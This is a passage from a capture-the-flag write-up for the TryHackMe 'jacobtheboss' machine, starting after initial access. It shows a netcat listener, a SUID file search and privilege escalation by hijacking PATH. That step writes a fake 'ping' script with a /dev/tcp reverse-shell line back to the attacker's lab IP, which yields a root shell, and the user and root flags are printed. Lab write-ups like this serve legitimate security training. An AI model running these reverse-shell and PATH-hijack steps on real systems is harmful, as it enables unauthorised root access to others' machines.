
and now we've gotten our initial shell
//we're jacob user now




```
[Type commands or "exit" to finish]
Shell> id
 Failed to check for updates
uid=1001(jacob) gid=1001(jacob) groups=1001(jacob) context=system_u:system_r:ini
trc_t:s0
```

Post Exploitation


Privilege Escalation

now let's escape from this script shell to netcat shell


nobodyatall@0...: ~/tryhackme
nobodyatall@0...cript/jexboss
nobodyatall@0xDEADBEEF: ~

```
nobodyatall@0×DEADBEEF:~$ nc -lvp 7741
listening on [any] 7741 ...
connect to [10.8.20.97] from jacobtheboss.box [10.10.252.51] 58938
bash: no job control in this shell
[jacob@jacobtheboss /]$
```


user flag



```
drwxrwxr-x. 2 jacob jacob  29 Nov  8 16:54 .ssh
-rw-r--r--. 1 jacob jacob  33 Jul 31 10:23 user.txt
[jacob@jacobtheboss ~]$ cat user.txt
f4d491f280de360cc49e26ca1587cbcc
[jacob@jacobtheboss ~]$
```

To direct input to this VM, click inside or press Ctrl+G.


search for suid bit files



```
[jacob@jacobtheboss ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/pingsys
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mount
/usr/bin/chage
/usr/bin/umount
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[jacob@jacobtheboss ~]$
```


To direct input to this VM, click inside or press Ctrl+G

suid bit set for root user & we can execute it




```
[jacob@jacobtheboss ~]$ ls -la /usr/bin/pingsys
-rwsr-xr-x. 1 root root 8536 Jul 30 22:10 /usr/bin/pingsys
[jacob@jacobtheboss ~]$ 
```

checking the --help
//seems to be using ping binary to ping host




```
[jacob@jacobtheboss ~]$ /usr/bin/pingsys --help
ping: invalid option -- '-'
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
             [-l preload] [-m mark] [-M pmtudisc_option]
             [-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize]
             [-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]
             [-W timeout] destination
[jacob@jacobtheboss ~]$ 
```

when executing it found that it's vulnerable to path variable exploitation




```
[jacob@jacobtheboss ~]$ /usr/bin/pingsys
sh: -c: line 0: syntax error near unexpected token `('
sh: -c: line 0: `ping -c 4 (null)'
[jacob@jacobtheboss ~]$ 
```

let's create our custom ping binary & change the PATH variable pointing to our ping binary first then execute the pingsys binary




```
[jacob@jacobtheboss ~]$ echo '#!/bin/bash' > ping
[jacob@jacobtheboss ~]$ echo 'bash -i >& /dev/tcp/10.8.20.97/7741 0>&1' >> ping
[jacob@jacobtheboss ~]$ chmod +x ping
[jacob@jacobtheboss ~]$ export PATH=$(pwd):$PATH
[jacob@jacobtheboss ~]$ /usr/bin/pingsys 127.0.0.1
```

and we got our root shell!



```
nobodyatall@0×DEADBEEF:~$ nc -lvp 7741
listening on [any] 7741 ...
connect to [10.8.20.97] from jacobtheboss.box [10.10.193.136] 34710
[root@jacobtheboss ~]# id
id
uid=0(root) gid=1001(jacob) groups=1001(jacob) context=system_u:system_r:initrc_
t:s0
[root@jacobtheboss ~]# 
```

now let's capture the root flag



```
t:s0
[root@jacobtheboss ~]# cat /root/roo
cat /root/root.txt
29a5641eaa0c01abe5749608c8232806
[root@jacobtheboss ~]# 
```

Creds

Flags

Write-up Images